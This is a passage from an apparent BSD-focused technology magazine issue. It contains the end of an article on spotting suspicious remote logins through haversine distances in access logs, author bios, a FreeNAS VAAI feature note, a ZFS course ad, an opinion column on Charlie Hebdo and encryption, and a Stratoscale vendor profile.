3/28/13 22:46	user8	76.93.194.140	User Reques	US	21.3775005	-158.0862	0
3/29/13 19:07	user8	24.43.224.194		US	24.8598003	-168.0218	1086.93909
3/29/13 20:02	user8	24.43.224.194	DPD failure.	US	24.8598003	-168.0218	0
3/29/13 20:04	user8	24.43.224.194	DPD failure.	US	24.8598003	-168.0218	0
3/31/13 19:23	user8	76.93.194.140		US	21.3775005	-158.0862	1086.93909
3/31/13 22:21	user8	76.93.194.140	Transport clc	US	21.3775005	-158.0862	0

Figure 4. *Reviewing the access behavior of User8*



4/1/13 22:15	user90	76.93.217.150	US	21.3267002	-157.8167	2.3884208
4/1/13 22:53	user90	76.93.217.150	US	21.3267002	-157.8167	0
4/2/13 11:26	user90	66.175.72.33	US	21.3209	-157.8389	2.3884208
4/2/13 12:10	user90	66.175.72.33	US	21.3209	-157.8389	0
4/2/13 13:05	user90	108.178.181.38	US	21.3136005	-157.80569	3.53389091
4/2/13 13:56	user90	108.178.181.38	US	21.3136005	-157.80569	0
4/2/13 15:48	user90	66.175.72.33	US	21.3209	-157.8389	3.53389091
4/2/13 16:06	user90	64.134.237.89	US	34.0522003	-118.2437	4117.41858
4/2/13 16:59	user90	66.175.72.33	US	21.3209	-157.8389	4117.41858
4/2/13 17:15	user90	64.134.237.89	US	34.0522003	-118.2437	4117.41858
4/3/13 9:17	user90	66.175.72.33	US	21.3209	-157.8389	4117.41858
4/3/13 10:42	user90	66.175.72.33	US	21.3209	-157.8389	0
4/3/13 12:33	user90	66.175.72.33	US	21.3209	-157.8389	0
4/3/13 13:28	user90	66.175.72.33	US	21.3209	-157.8389	0
4/3/13 14:05	user90	108.178.181.38	US	21.3136005	-157.80569	3.53389091

Figure 5. *Reviewing the access behavior of User90*



4/1/13 11:16	user91	66.175.72.33	US	21.3209	-157.8389	0
4/1/13 11:48	user91	66.175.72.33	US	21.3209	-157.8389	0
4/1/13 21:23	user91	72.235.23.189	US	21.3469009	-158.0183	18.804763
4/2/13 9:08	user91	72.235.23.189	US	21.3469009	-158.0183	0
4/2/13 9:09	user91	72.235.23.189	US	21.3469009	-158.0183	0
4/2/13 17:09	user91	72.235.23.189	US	21.3469009	-158.0183	0
4/3/13 6:29	user91	72.235.23.189	US	21.3469009	-158.0183	0
4/3/13 10:20	user91	198.23.71.73	US	32.9299011	-96.835297	6106.99523
4/3/13 10:20	user91	198.23.71.73	US	32.9299011	-96.835297	0
4/3/13 11:21	user91	198.23.71.73	US	32.9299011	-96.835297	0
4/3/13 13:45	user91	66.175.72.33	US	21.3209	-157.8389	6091.56662

Figure 6. *Reviewing the access behavior of User91*

Let us go through some examples to make it clearer. First off, here are some quick guidelines in doing the review:

- Disregard haversine distances that are 0.
- Look for haversine distances that are large (e.g., greater that 1000). This is generally up to your discretion, but most of it is common sense. For example, let us look at "user8" (Figure 4):

User8 has a fairly large haversine distance. If you do a GeoIP lookup, for example, using *http://www.geoiptool.com*, it shows that the connections are coming from the same state (Hawaii) but in different towns. You can also see that the date is one day apart, so it is not as suspicious at it seems. But, based on your level of tolerance, you can develop a policy to call and verify if a user's login was valid for that day.

- Let us look for larger haversine distances in the list. You will see some that are fairly large such as this one for "user90." (Figure 5)

There are several fairly large haversine distances here. If you use a GeoIP locator, you will be able to piece together the connection behavior of this user:

- 64.134.237.89 (Hawaii)
- 66.175.72.33 (California)
- 64.134.237.89 (Hawaii)
- 66.175.72.33 (California)

Note that this is in the span of one day. Actually, the first three logins were in the span of a couple of hours. This is obviously something worth investigating and, at the very least, having a security officer question user90 about these logins. Of course, this does not automatically mean that the connections are malicious. There could be valid reasons causing a user to connect through remote machines. In any case, this is something worth investigating.

Let us look another one (Figure 6). This one has an even bigger haversine distance: If we investigate this further, we see this connection behavior in the span of one day:

- 72.235.23.189 (Hawaii)
- 198.23.71.73 (Texas)
- 198.23.71.73 (Texas)
- 198.23.71.73 (Texas)
- 66.175.72.33 (Hawaii)

As we already discussed, since these connections happened in a span of a few hours, this is not an absolute indication of a malicious connection. Plausible reasons for these types of connections include the following:

- The user is connecting through a remote machine.
- The user is using some sort of proxy or mobile service.
- Some users are sharing accounts.
- The account is compromised and a malicious user is connecting as the user.

In any of these scenarios, it is worthwhile to verify if these are valid connections. Ultimately, this type of review can be incorporated as a regular remote access review program, whereby the goal is to identify potentially malicious remote connections. Aside from checking for haversine distances, you could use the script as a foundation for creating other analysis methods to identify other misuse of remote access connections. You could consider expanding your script by including the following:

- concurrent connection of the same user,
- concurrent users,
- connection between two times,
- connections from certain countries,
- connections greater than x amounts per day,
- user connects in unusual times,
- user connects from unusual locations,
- the frequency of connections, and many more…

The principles discussed here can also be applied to other data sets. For example, this technique can be utilized for examining server or database access logs. The scripts can be easily tweaked to review physical access logs, as well such for identifying physical access into facilities at unusual times or frequencies.

MARK RYAN M. TALABIS

Mark Ryan M. Talabis is the Chief Threat Scientist of Zvelo Inc. Previously, he was the Director of the Cloud Business Unit of FireEye Inc. He was also the Lead Researcher and VP of Secure DNA and was an Information Technology Consultant for the Office of Regional Economic Integration (OREI) of the Asian Development Bank (ADB). He is coauthor of the book Information Security Risk Assessment Toolkit: Practical Assessments through Data Collection and Data Analysis from Syngress. He has presented in various security and academic conferences and organizations around the world, including Blackhat, Defcon, Shakacon, INFORMS, INFRAGARD, ISSA, and ISACA. He has a number of published papers to his name in various peer-reviewed journals and is also an alumni member of the Honeynet Project. He has a Master of Liberal Arts Degree (ALM) in Extension Studies (conc. Information Management) from Harvard University and a Master of Science (MS) degree in

Information Technology from Ateneo de Manila University. He holds several certifications, including Certified Information Systems Security Professional (CISSP), Certified Information Systems Auditor (CISA), and Certified in Risk and Information Systems Control (CRISC).

ROBERT MCPHERSON

Robert McPherson leads a team of data scientists for a Fortune 100 Insurance and Financial Service company in the United States. He has 14 years of experience as a leader of research and analytics teams, specializing in predictive modeling, simulations, econometric analysis, and applied statistics. Robert works with a team of researchers who utilize simulation and big data methods to model the impact of catastrophes on millions of insurance policies…simulating up to 100,000 years of hurricanes, earthquakes, and wildfires, as well as severe winter and summer storms, on more than 2 trillion dollars worth of insured property value. He has used predictive modeling and advanced statistical methods to develop automated outlier detection methods, build automated underwriting models, perform product and customer segmentation analysis, and design competitor war game simulations. Robert has a master's degree in Information Management from the Harvard University Extension.

I. MIYAMOTO


I. Miyamoto is a computer investigator in a government agency with over 16 years of computer investigative and forensics experience, and 12 years of intelligence analysis experience. I. Miyamoto is in the process of completing a PhD in Systems Engineering and possesses the following degrees: BS in Software Engineering, MA in National Security and Strategic Studies, MS in Strategic Intelligence, and EdD in Education.

JASON L. MARTIN

Jason L. Martin is Vice President of Cloud Business for FireEye Inc., the global leader in advanced threat-detection technology. Prior to joining FireEye, Jason was the President and CEO of Secure DNA (acquired by FireEye), a company that provided innovative security products and solutions to companies throughout Asia-Pacific and the U.S. Mainland. Customers included Fortune 1000 companies, global government agencies, state and local governments, and private organizations of all sizes. He has over 15 years of experience in Information Security, is a published author and speaker, and is the cofounder of the Shakacon Security Conference.

Information Security Analytics: Finding Security Insights, Patterns, and Anomalies in Big Data

by Mark Ryan M. Talabis, Robert McPherson, Inez Miyamoto and Jason L. Martin


SYNGRESS
INFORMATION SECURITY ANALYTICS
Finding Security Insights, Patterns, and Anomalies in Big Data
Mark Ryan M. Talabis
Robert McPherson
Inez Miyamoto
Jason L. Martin

This book provides insights into the practice of analytics and, more importantly, how readers can utilize analytic techniques to identify trends and outliers that may not be possible to identify using traditional security analysis techniques. It contains information on open--source analytics and statistical packages, tools, and applications, as well as step-by-step guidance on how to use analytics tools and how they map to the techniques and scenarios provided. Readers learn how to design and utilize simulations for «what-if» scenarios to simulate security events and processes, and how to utilize big data techniques to assist in incident response and intrusion analysis. Written by security practitioners, for security practitioners, the book includes real-world case studies and scenarios for each analytics technique.

http://store.elsevier.com/

FreeNAS 9.3 Features – Support for VMware VAAI

With all the excitement over the big changes introduced in FreeNAS 9.3 (including the new update manager and the decision to completely move to ZFS), it's easy to overlook some of the other features that were added during the release. One of those features we'd like to highlight was the added support for coherent VMware snapshots so ZFS snapshots and VMware snapshots are properly coordinated.

iXsystems worked with FreeBSD developers to add additional VMware VAAI primitives to the iSCSI protocol in FreeBSD. This feature was then brought over to FreeNAS and as a result, FreeNAS 9.3 now fully supports the following VAAI block and thin provisioning primitives:

- Write Same Zero – Repetitive write operations are performed by FreeNAS
- Xcopy (Full Copy) – FreeNAS will mass copy blocks
- Atomic Test and Set – FreeNAS does not lock a full LUN allowing other VMs on that LUN to run
- UNMAP – A thin provisioning API that ensures that FreeNAS never uses more space than needed
- Warn & Stun – Another thin provisioning operation that ensures that VMs don't encounter an out-of-space condition or crash. You can address the out-of-space issue in FreeNAS and then restart affected VMs.

Also, FreeNAS tells VMware that it is thinly provisioned and will create ZFS snapshots to replace the VMware snapshots.

These features enable FreeNAS to integrate better with VMware deployments. These changes will also be implemented in an upcoming TrueNAS release, making it easier for our customers to use TrueNAS to back virtualization environments.

For more information about VAAI, check out the VMware site.

Using FreeBSD as a file Server with ZFS

Ivan Voras

The ZFS storage workshop will teach you how to create a ZFS file system from scratch and build a file server on top of it, but it will also teach you how ZFS, file systems and storage servers work in general. You will learn what ZFS looks like, its many features and quirks, and how to use it in a FreeBSD server as a building block of a small file server.

ZFS is the ground-breaking file system originally developed at Sun Inc. for their Solaris operating system. It was open-sourced as a part of their OpenSolaris initiative and from there has spread to multiple other operating systems. FreeBSD was the first one to implement a working port, and though it has taken a fairly long time of tweaking and stabilization, it is now a robust and popular choice. There are products which successfully build upon the technologies of FreeBSD and ZFS, such as FreeNAS and its related enterprise-class products from iXsystems, which automate and simplify a lot of the tasks, but all of them use the same ZFS interface under the hood, which is not that complicated in itself.

The requirements for this workshop are decent knowledge of FreeBSD, a basic familiarity with command-line operations, and a system (possibly a virtual machine) on which the student will perform the required tasks, containing at least four hard drives (physical or virtual). Since the topic of this workshop is file servers, the participants must prepare a virtual or a physical machine with at least two disk drives (and preferably 4), which which to perform the exercises and the setup from the workshop.

http://bsdmag.org/course/using-freebsd-as-a-file-server-with-zfs-2/

Ivan Voras is a FreeBSD developer and a long-time user, starting with FreeBSD 4.3 and throughout all the versions since. In real life he is a researcher, system administrator and a developer, as opportunity presents itself, with a wide range of experience from hardware hacking to cloud computing. He is currently employed at the University of Zagreb Faculty of Electrical Engineering and Eomputing and lives in Zagreb, Croatia. You can follow him on his blog in English at http://ivoras.net/blog or in Croatian at http://hrblog.ivoras.net/, as well as Google+ at https://plus.google.com/+IvanVoras.

Our courses are available online in Premium Membership.

With the recent deaths from the Charlie Hebdo terrorist attack in Paris, what implications does this tragic event have for freedom of speech not only for print journalists but the Internet community at large?

The events which occurred in January in Paris have sent a visceral shock-wave through both secular and religious communities in Europe quite unlike anything since the terrorist atrocities in London and Madrid of some years ago. While those attacks were horrific enough, the Charlie Hebdo incident sunk to new depths in that the principle of freedom of expression itself was directly targeted – in so much as innocent cartoonists and editorial staff were murdered in cold blood in a major European capital. These form of tactics are not new. The Committee to Protect Journalists reports that 1110 journalists have been killed while carrying out their work since 1992, the majority being deliberately targeted and not killed due to crossfire in war zones. What is new, however, is that the fight – not just physically but ethically – has moved from the protagonists territory to the West. This is clearly been demonstrated in the reticence of certain publications refusing to carry the cartoons from Charlie Hebdo for fear of causing further offense or potential reprisals, while parroting the mantra "Of course we believe in freedom of speech but ...". I know if I was a magazine editor, I would find myself in a very difficult position. Publish and be damned or take the diplomatic route of appeasement? What is clear though, is that all types of media will need to perform a lot of soul-searching as to how far they are willing to push the boundaries from now on.

The context surrounding Charlie Hebdo is quite unique in many ways. Satire is a very powerful weapon and is an ideal vehicle for puncturing inflated egos, exposing blatant hypocrisy and shining a spotlight in the darker corners of society where absurdities, injustice and inequality hide. A cartoonist can achieve more in a few square centimeters than most skilled authors can with an 8 point font. While this is the bread and butter of Charlie Hebdo, the magazine itself – not known for tact, subtlety or sensitivities – hit out at every section of the establishment both political and religious and not just Islam. Both Christians and Jews have suffered the wrath of the French cartoonists' pen. Born out of the publication *Hara-Kiri* which, ironically for a secular society, was banned in 1970 after mocking the death of president Charles de Gaulle. The tone has always been defiant and unequivocal. The phrase "sacred cows make the best hamburgers" was made for them.

From this secular position, conflict was inevitable. France has always stood for intellectual freedom, the separation of Church and State being one of the cornerstones. The extremists that carried out this act held this moral position in such utter contempt that not only did they slaughter journalists, but police and civilians as well. Any attempt to gain sympathy for their position or a fair hearing is now utterly eclipsed by the wickedness of their deed. It is no wonder that there has been an increase in tension, with all sides rushing to batten down the hatches in an increasing spiral of paranoia and division. As usual, it is the innocent that will suffer, and as always a small minority of troublemakers will capitalize, exploit and politicize this for their own agenda.

Looking at this rationally, if I were to examine the odds, the chances of being killed by a terrorist is probably one in a few million. I have a better chance of being killed in a car accident or suffering a fatal heart attack. The Charlie Hebdo team knew the risks, and police protection was present. Unlike the others victims who were killed, ultimately it was their choice to take this particular editorial and ethical stance. That is why this outrage is so poignant. Freedom of speech is not cheap. Sometimes you will offend someone. It takes guts to stand on your beliefs knowing you will be criticised, pilloried or potentially killed.

So what has this got to do with Internet freedoms and journalism? As predicted, knees have been spasmodically jerking everywhere about the need to increase security, more powers are needed, less freedom etc. It is being mooted that more legislation will be required to allow agencies to decrypt encrypted traffic. This is bringing us close to the position where encryption itself will be close to worthless, as some unaccountable agency will be able to intercept and decode "secure" communications – that is if it is not being done already under the table. Any criminal or terrorist worth his salt will know the importance of encryption so this begs the question how many encrypted communications are already being decrypted? All these plots that the Intelligence services keep foiling cannot just be based on surveillance – to start with this is manpower intensive and risky. Whistle-blowers or informers? Possibly. But any strategist will tell you that without the former signals intelligence is the most vital asset – but it comes at a price. You need context, the big picture. As the old saying goes, the intelligence services need to be lucky all of the time, the terrorists only once. Ultimately, encryption serves two purposes – To keep the bad guys out or to hide something from the good guys. So while I can appreciate the dilemma, and have every sympathy with the difficult job the Intelligence services have to carry out, what concerns me most is the old mantra "If you've got nothing to hide, you've got nothing to fear" argument. Or to put it another way in Latin: *Quis custodiet ipsos custodes* – Who watches the watchers*?* The argument goes back to Plato, yet we still have not managed to find a satisfactory resolution to this problem. Police states depend upon the collusion of the populace, and when you add technology to the mix you are heading towards dangerously thin ice. I do not look forward living in a society where opinions, beliefs or even visiting certain websites makes me a potential subversive. To some this will be a balanced and fair article, to others I will be public enemy number 1. That is taken as read. But if I am going to be judged, I'd like to know by who and by what criteria you are judging me.

As a society, have we not matured enough where books or access to information don't need to be locked away as they are too dangerous for the masses? This is middle ages – not 21st century thinking. In this respect, encryption has overplayed its hand – those now using encryption are more "Suspicious". I see us getting to the point that you will need to have a license and a very good reason to use encryption (and of course you will have to hand the keys over to your ISP or whoever). The potential for abuse by those in a position to do so is enormous. Especially when the true risk of terrorism is so low. Of course, all of this could change tomorrow and West could be faced with an onslaught – but surely the cause of all this bad blood is rooted in years of poor foreign policy and injustice? Is it not better to cure the problem rather than attempting to patch the wound with a band aid? After all, human nature being what it is, despite all our precautions, where there is a will there is a way.

Sadly, I believe the juggernaut of the anti-privacy movement is just going to carry on regardless. No doubt some sort of technological or legal compromise will be reached, but in essence the shift of power and control will move once again in the direction of the establishment rather than the individual. I may have nothing to hide, but in today's febrile political climate it is inevitable that we will move more and more towards the dystopian model predicted in Orwell's book, 1984. Technology is coming more and more under the influence of those that wish to pervert an idealistic vision of a better, more just and open society.

Attributed to the spirit of Voltaire, the phrase "I do not agree with what you have to say, but I'll defend to the death your right to say it" encapsulates the whole tragedy in Paris that started on the morning of the 7th of January. Unless as a species, we learn to communicate with honest words, integrity, humour (and dare I say it with passion and love) and maturely agree to disagree rather than using violence, deceit, betrayal and duplicity we face a race to the bottom where history is repeated, hatred, division and hegemony rule. As journalists, bloggers, social media contributors and technologists, it is essential that we carry on exposing the elephants in the room, challenging taboo's, bringing people together and raising the bar for a better society, and a better world for all irrespective of race, creed, colour, gender, religion or personal wealth. More importantly, we need to pick our battles, decide the level of personal risk we are willing to embrace. It is not what you say, it is the way you say it and where that matters. The pen might be mightier than sword, but technological innovation is mightier than the pen. Je suis Charlie.

ROB SOMERVILLE

Rob Somerville has been passionate about technology since his early teens. A keen advocate of open systems since the mid-eighties, he has worked in many corporate sectors including finance, automotive, airlines, government and media in a variety of roles from technical support, system administrator, developer, systems integrator and IT manager. He has moved on from CP/M and nixie tubes but keeps a soldering iron handy just in case.

Stratoscale

About Stratoscale

At Stratoscale, we're focused on how technology can be leveraged to help IT teams make better and more profitable usage of existing infrastructures. We know that data needs are growing at an ever-increasing pace, so we've build a hardware-agnostic and hyper-converged software solution that lowers the cost of scale-out and allows your IT infrastructure to keep up with business growth.


The Product

Stratoscale is a hyper-converged operating system software that optimizes large data center operations. Stratoscale's distributed software uses the rack as its design paradigm, in contrast to the traditional, single-server paradigm – creating a totally new foundation software stack. With system-learning algorithms that allow for increasingly smarter capacity planning and resource utilization, Stratoscale's operating system software enables companies to maintain an infrastructure that maximizes efficiency and operational simplicity at scale.

Stratoscale provides solutions for a variety of use cases and business problems across industries.

Big Data

Meeting the Needs of Growing Analytical Demands Requires a New Software and Hardware Approach.



Today's mobile and cloud era involves an ever-growing number of devices and connections to the Internet. This creates a new challenge for IT environments, which need to handle and process the masses of data being produced.

The challenge is to leverage the large amount of structured, semi-structured and unstructured data that is being generated, especially in connection with e-commerce, social media and the Internet of Things (IoT). The idea is that more data should lead to more accurate analyses, leading to better decisions and greater operational efficiencies.

However, most IT organizations are finding themselves faced with data sets that are too immense and complex to be processed using most relational database management systems and desktop statistics and visualization packages. As the amount of data continues to grow exponentially, organizations increasingly rely on solutions – such as Hadoop and Cassandra, which are built to handle immense data volumes – to present meaningful and actionable results.

These emerging software analytics platforms often share one commonality: They rely on distributed and scale-out architectures.

Unlike traditional data analytics solutions, these new frameworks perform parallel queries that run concurrently across tens, hundreds, or even thousands of servers. Successful implementations often hinge on mapping out the right strategy for deploying and managing the infrastructure necessary to support this new breed of analytics.

A fully virtualized infrastructure can provide the agility needed to provision additional compute instances dynamically while also simultaneously allowing non-analytics workloads to run side by side. This negates the requirement to purchase and manage application-specific hardware. In addition, policy-based configuration practices provide the delivery of workloads in a matter of minutes, providing a new level of control over resource placement.

With its innovative rack-scale architecture, Stratoscale provides the capabilities needed to confidently move ahead with any big data initiatives. By optimizing the deployment and management of virtualized Hadoop installations, Stratoscale allows organizations to get back to focusing on using big data insights to improve decision-making and increase productivity.

Hyper-Convergence

Time to Optimize Data Center Compute, Storage and Networking Resources.

Converged infrastructures typically combine siloed technologies (such as storage and compute) into a single platform, creating an opportunity to significantly reduce both CAPEX and OPEX costs. Maximizing this opportunity, however, should not come at the expense of workload performance or management complexity.

Integrating compute, storage and networking resources can reduce IT costs, improve efficiency and create a more agile environment.

Basic converged systems bring storage and virtualization technologies together on a single hardware platform. Management applications are used to loosely bind the two environments together for management and provisioning convenience. Some costs are reduced by having virtualization and storage running on a single hardware platform (usually a dedicated appliance); however, there are still two disparate operating environments, and therefore the system is not truly converged or optimized.

True Hyper-convergence

A hyper-converged infrastructure dramatically reduces these "siloed technologies", presenting all data center components in a holistic manner. The platform acts as a single infrastructure that runs all workloads and applications. The servers, storage, networking and even the virtualization stack are not only bundled together, but completely integrated and transparent to the administrator.

In a truly hyper-converged environment, rack-wide pools (or pools as wide as the data center) of compute, storage and networking resources are created on a *single* platform. Virtualized and containerized workloads are fully orchestrated and harmonized so that the problem of resource contention or interference is bypassed. A workload requiring heavy I/O won't impact adjacent workload performance.

Stratoscale's software creates an environment where the intended benefits of hyper-convergence can be realized. By allowing integrated technologies to be managed as a single, holistic system, the Stratoscale solution creates a self-optimizing infrastructure which automatically distributes workloads to run on the best matching hardware across the cluster, while constantly measuring and rebalancing workloads as required. When workload requirements change and rebalancing is needed, sub-second migration occurs, moving the workload to other, less busy nodes.

Stratoscale's all-software solution is built around the BYOH principle. "Bring your own hardware" allows organizations to seamlessly integrate existing compute, storage and networking hardware systems, allowing for unprecedented operational simplicity, scalability and time to value.

DevOps vs. IT

Creating a "DevOps" Centric IT Culture and Infrastructure.

New application development paradigms create a significant challenge for IT: How does IT provide support for new infrastructure requirements without impacting legacy workloads?

The DevOps paradigm is designed to create an agile, highly responsive environment for application development, testing, deployment and operations. This "brave new world" moves traditional IT and application developers closer together, creating significant opportunity for organizations to focus on creating a competitive advantage.

In a DevOps environment, application developers focus on the code they write. A single application can be created and wrapped in a container such as Docker and rapidly deployed throughout the infrastructure,scaling to thousands of instances. Orchestration tools communicate with the infrastructure assigning compute, storage and networking resources as needed. The primary motivator for the developers is the performance and scalability of the application that they wrote.

This approach is very different from the traditional IT view. Traditionally, IT has been primarily concerned with the utilization of individual resources or silos. Server virtualization has been leveraged to improve server utilization by running multiple virtual environments on a single server platform. Separate storage solutions deliver the data needed; and separate network technologies are used to connect everything together. While this approach has been somewhat effective in the past, the world of DevOps requires a much more agile, elastic and hyper-converged approach to the infrastructure.

In a DevOps environment:

- Infrastructure must instantly be able to handle any type of workload (virtualized or container-based).
- Provisioning of infrastructure must be automatic and happen in 1-2 seconds, as compared to today's manual processes involving days or even weeks.
- Resource utilization must be monitored in real time with balancing taking place in a sub-second manner.

Stratoscale has developed a rack-scale, hyper-converged software solution which delivers all of the requirements of a DevOps infrastructure environment. By supporting virtualized and containerized workloads, while converging compute, storage and networking resources, and orchestrating workload deployments utilizing sophisticated scheduling algorithms, we deliver a "run anything, store everything" environment that is ideally suited to DevOps.

The Cloud and OpenStack™

OpenStack is Paving the Way for Private and Public Cloud Standardization.

OpenStack is an open source software solution that provides an Infrastructure-as-a-Service (laaS) platform for private and public cloud deployments. As cloud computing continues its rise in the world of IT, OpenStack has become, arguably, the leader and de-facto standard in the open source community. While still a relatively new technology, industry support for OpenStack has been impressive and is creating opportunities for new and existing vendors to market their software distributions, appliances, public clouds and even consulting services.

With support from hundreds of companies from around the globe, the community of open source developers has shepherded OpenStack to its current form. By leveraging other existing open source components, OpenStack's core platform allows data centers to pool together large compute (Nova), storage (Swift and Cinder) and networking (Neutron) resources into a single framework. Additional services such as user and image management round out a suite of software services that enable data centers to be DevOps friendly and function as a self-service cloud-computing infrastructure.

An open source alternative to more traditional systems, OpenStack has piqued the curiosity of those tied to legacy and proprietary solutions. The promise of high levels of customization, which are sometimes necessary to more closely match business needs, is extremely appealing and avoids the dreaded vendor lock-in. In addition, the collaborative nature of open source projects means individual companies don't have to carry the full burden and costs of development by themselves. Most important, however, is OpenStack's potential for drastically cutting data center expenses – including licensing costs for virtualization and ongoing maintenance.

But perhaps the biggest benefit OpenStack has brought to the industry is the unofficial standardization of core cloud computing interfaces. By rallying support across software and hardware industries, OpenStack is now the de-facto API standard for private and public clouds (alongside AWS). This level of abstraction is vital to the health of the project's ecosystem, allowing partners to provide value-added differentiation while guaranteeing interoperability with other vendors.


With hundreds of corporations, service providers and global data centers currently considering OpenStack solutions, the real question may be how to successfully leverage OpenStack in order to maximize the efficiency of the data center.

Stratoscale takes the guesswork out of deploying OpenStack clouds of all sizes.

Stratoscale is a hardware-agnostic software stack that is 100% compatible with OpenStack. By converging compute, storage and networking into resource pools available across the rack or data center, Stratoscale's self-optimizing infrastructure automatically distributes all physical and virtual assets and workloads in real time, delivering rack-scale economics to data centers of all sizes with unparalleled efficiency and operational simplicity.

Virtual Machines vs. Containers

Two virtualization technologies headed for a crossroads in a fight for dominance in the data center.



Today, nearly all IT organizations have come to realize the value and cost savings afforded byvirtualization technology. The premise is simple: Consolidate multiple applications running on individual (and often times underutilized) servers onto a single server, thus reaping tremendous hardware savings and cutting other operational expenses.

The technology, while extremely complex, is now readily available from both commercial vendors and open source solutions like KVM and Xen. These hypervisors – the software that provides the virtualization functionality – are responsible for emulating the physical server hardware, namely the processor, memory, and networking. In addition, they enable the simultaneous operation of multiple operating systems (referred to as virtual machines) and their applications.

While cost savings often drive virtualization projects initially, enterprises and service providers alike now depend on virtualization for their public and private cloud infrastructure because of the flexibility and security it provides.

Recently, however, an emerging technology has been attracting tremendous interest as an alternative to traditional virtualization technology: Containers. While currently only available for Linux-based environments, containers resolve some of the problems typically associated with hypervisors and virtual machines. Because of their fundamentally different architectures, containers do not require a hypervisor and therefore provide better performance than applications running in virtual machines. This same architectural difference also results in faster provisioning of resources and quicker availability of new application instances. For organizations embracing a DevOps culture, this is a great fit, allowing development teams to streamline their develop-test-production processes.

But containers are not a silver bullet for all IT infrastructure needs. While they are a perfect fit for deploying homogenous workloads (and similar types of workloads) like web applications at scale, container workloads on the same physical server share a single operating system and are therefore less appropriate for multi-tenant environments, because of potential security risks.

Do we really have to choose? Stratoscale allows you to run both containers and VMs on the same infrastructure.

Hypervisors and containers are great technologies that each have a place in the data center. The challenge is how to manage these two vastly different architectures within a single infrastructure, instead of as individual silos within the data center.

Stratoscale has developed a radically new approach that efficiently scales both virtualized and container-based workloads across a single, scale-out infrastructure, allowing enterprises and service providers to compete more efficiently through predictable performance and better economics.

The Founders

Ariel Maislos (CEO) brings over twenty years of technology innovation and entrepreneurship to Stratoscale. After a ten-year career with the IDF, where he was responsible for managing a section of the Technology R&D Department, Ariel founded Passave, now the world leader in FTTH technology. Passave was established in 2001, and acquired in 2006 by PMC-Sierra (PMCS), where Ariel served as VP of Strategy. In 2006 Ariel founded Pudding Media, an early pioneer in speech recognition technology, and Anobit, the leading provider of SSD technology acquired by Apple (AAPL) in 2012. At Apple, he served as a Senior Director in charge of Flash Storage, until he left the company to found Stratoscale. Ariel is a graduate of the prestigious IDF training program Talpiot, and holds a BSc from the Hebrew University of Jerusalem in Physics, Mathematics and Computer Science (Cum Laude) and an MBA from Tel Aviv University. He holds numerous patents in networking, signal processing, storage and flash memory technologies.

Etay Bogner (CTO) brings over twenty years of technology innovation and entrepreneurship to Stratoscale. After eight years of working for several technology R&D startups, in 1999 Etay founded SofaWare, a Network Security company building firewall, VPN and networking appliances. SofaWare was acquired by Check Point (CHKP) in 2011. In 2006, Etay founded Neocleus, building the first client virtualization product, and pioneering device pass-through technologies. Neocleus was acquired by Intel (INTC) in 2010. Etay served as a strategist for Intel, commercializing client virtualization, before leaving the company to found Stratoscale. Etay holds a BSc from Tel-Aviv University in Computer Science and Mathematics.

The Team

Stratoscale's added value is its founding team, which includes some of the most sought-after talent in the Industry – a group that brings to the table prior experience at companies including IBM, Oracle, SAP, Cisco, Google, Apple, VMware and Red Hat. The company currently has the backing of first class investors such as Battery Ventures, Bessemer Venture Partners, Intel Capital, Cisco or SanDisk.

Dr.WEB®
since 1992
ERA Dr.Web
Emergency Response Anti-virus

AexolGL – New 3D Graphics Engine

